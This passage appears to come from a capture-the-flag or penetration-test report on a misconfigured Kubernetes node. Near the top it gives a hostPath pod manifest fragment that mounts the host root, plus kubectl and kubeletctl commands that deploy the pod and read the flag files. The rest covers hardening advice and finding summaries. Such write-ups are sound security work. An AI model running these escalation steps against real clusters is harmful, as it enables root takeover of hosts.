  volumes:
    - name: host-root
      hostPath:
        path: /
```

- Deployment & flag retrieval:

```
kubectl apply -f f.yaml --token=$TOKEN --certificate-authority=ca.crt --
server=https://10.129.177.251:8443
# pod/nginxt created

kubeletctl --server 10.129.177.251 exec "cat /home/user/user.txt" -p
nginxt -c nginxt
kubeletctl --server 10.129.177.251 exec "cat /root/root/root.txt" -p
nginxt -c nginxt
```

4. Recommendations

To mitigate the critical gaps identified—namely, unauthenticated Kubelet exec, in-cluster credential exposure, and hostPath privilege escalation—implement these defenses:

1. **Lock Down Kubelet API**
   - **Enable Authentication & Authorization:** Configure the kubelet to require client certificates or bearer tokens for all API endpoints, disabling anonymous access to `/pods`, `/exec`, and other sensitive paths.
   - **Restrict Exec Privileges:** Use `--authorization-mode=Webhook` on the kubelet and enforce RBAC rules that explicitly deny `exec` operations for unauthenticated or unauthorized users.
2. **Secure In-Cluster Credentials**
   - **Minimize Service Account Permissions:** Assign the least-privileged role to default service accounts. Remove `create` permissions on Pod resources if not needed.
   - **Disable Automount:** Set `automountServiceAccountToken: false` on non-essential Pods to prevent tokens from being injected automatically.
   - **Rotate Tokens Frequently:** Shorten token TTL and automate rotation to limit the window of token abuse.
3. **Prevent HostPath Abuse**
   - **Deny HostPath Volumes:** Use the Pod Security Admission controller or OPA/Gatekeeper policies to forbid or tightly restrict `hostPath` volume mounts.
   - **Enforce Pod Security Standards:** Adopt the “restricted” Pod Security Standard, which disallows privileged containers, host filesystem mounts, and automatic token

mounts.
    - **Namespace & Pod SecurityContext:** Ensure Pods run under non-root UIDs/GIDs and prevent privileged escalation (`allowPrivilegeEscalation: false`).
4. **Harden API Server & etcd**
    - **Enable TLS & Client Auth:** Confirm etcd (ports 2379/2380) and kube-apiserver (8443) demand valid client certificates and restrict allowed CAs.
    - **RBAC for etcd:** Limit which service accounts and users can read or write critical etcd keys.
5. **Monitoring, Auditing & Alerting**
    - **Audit Logs:** Centralize kubelet, API server, and etcd audit logs in a SIEM. Alert on anonymous requests, unexpected exec commands, and Pod creations with hostPath.
    - **Continuous Compliance Scans:** Integrate tools like kube-bench and kube-hunter into CI/CD pipelines to detect misconfigurations pre-deployment.
6. **Regular Security Reviews**
    - **Penetration Testing:** Schedule periodic red-team exercises focusing on control-plane components and cluster boundaries.
    - **Configuration Drift Monitoring:** Automatically detect and remediate deviations from hardened configurations using tools like OpenShift Compliance Operator or OPA/Gatekeeper.

By enforcing strict authentication on the kubelet, minimizing in-cluster token exposure, banning dangerous volume types, and continuously monitoring for policy deviations, the cluster and underlying host will be significantly more resilient against compromise.

5 Conclusions

Executive Summary

Think of your server like a locked-down office building with a guarded reception, but with three big oversights that let anyone stroll in and take over:

- **Unlocked Control Room Door:** There’s a background service that manages all the running applications. We found its management console was left wide open—no badge check, no guard—so anyone on the network could see every service and run commands as if they were the system’s top administrator.
- **Secret Master Keys Left Out in the Open:** Each application automatically carries a set of secret access keys inside its workspace. It’s as if the master key and safe combination are taped to the wall. Once inside an application, you can grab these secrets and impersonate a trusted user to the main server.
- **Own-a-Workstation with Full File Access:** Because the default user was allowed to launch new workstations, we spun up a custom one that mapped the server’s entire file system right into its workspace. Picture rolling in a maintenance cart that opens onto

every office and records room—suddenly you can read or change any file, including executive documents and access codes.

If these flaws aren't fixed, an intruder could breeze past every security layer, move from casual visitor to full system controller, and potentially shut down services or steal sensitive data. Closing these doors—and putting real badge checks and key protections in place—is urgent to keep your "building" secure.

Technical Summary

1. **Unauthenticated Kubelet Exec (Critical, CVSS 10.0)**
   - **Issue:** Kubelet on port 10250 allows anonymous `/pods` listing and `/exec` commands.
   - **Impact:** Remote code execution as root in any container, leading directly to host takeover.
2. **In-Cluster Credential Exposure (High, CVSS 9.1)**
   - **Issue:** Default service account token and cluster CA cert are mounted in every pod.
   - **Impact:** Stolen token/CA grant API server access with Pod-creation rights, enabling further compromise.
3. **HostPath Privilege Escalation via Malicious Pod (Critical, CVSS 10.0)**
   - **Issue:** Service account can create pods; attacker mounts `/` from the host into a new pod.
   - **Impact:** Full read/write on the node's filesystem—flags, SSH keys, binaries—resulting in complete root control.

Cerrá los accesos anónimos al Kubelet, desactivá el automount de tokens y prohibí hostPath mounts para recuperar la fortaleza de tu clúster.

Appendix: Tools Used

- **Ping** A simple network utility to confirm host reachability and infer the operating system from the TTL value. A TTL of 63 indicated our target was running Linux.
- **Nmap** A versatile port scanner used for high-speed SYN sweeps, version detection, and service fingerprinting. We uncovered SSH (22), etcd client/server (2379/2380), Kubernetes API (8443), and three additional Go-based HTTP services.
- **Curl** A command-line HTTP/HTTPS client for probing web endpoints. We used it to verify TLS enforcement on port 8443 and to enumerate the unauthenticated Kubelet API at port 10250.
- **Git & Make** Employed to clone CyberArk's `kubeletctl` repository and compile the binary from source, enabling direct interaction with the kubelet API.
- **kubeletctl** A specialized tool for talking to the kubelet. We used it to list running workloads, scan for remote-execution capability, execute shell commands inside containers, and extract in-cluster service account credentials.

- **Kubectl** The official Kubernetes command-line client. Configured with the harvested service-account token and CA certificate, it allowed us to:
  - List pods in the default namespace
  - Check RBAC permissions (`auth can-i`)
  - Deploy a malicious Pod manifest to mount the host filesystem

These tools powered our entire workflow—from initial discovery and service enumeration through container escape, credential harvesting, and full host takeover—demonstrating a realistic attack chain against a misconfigured Kubernetes node.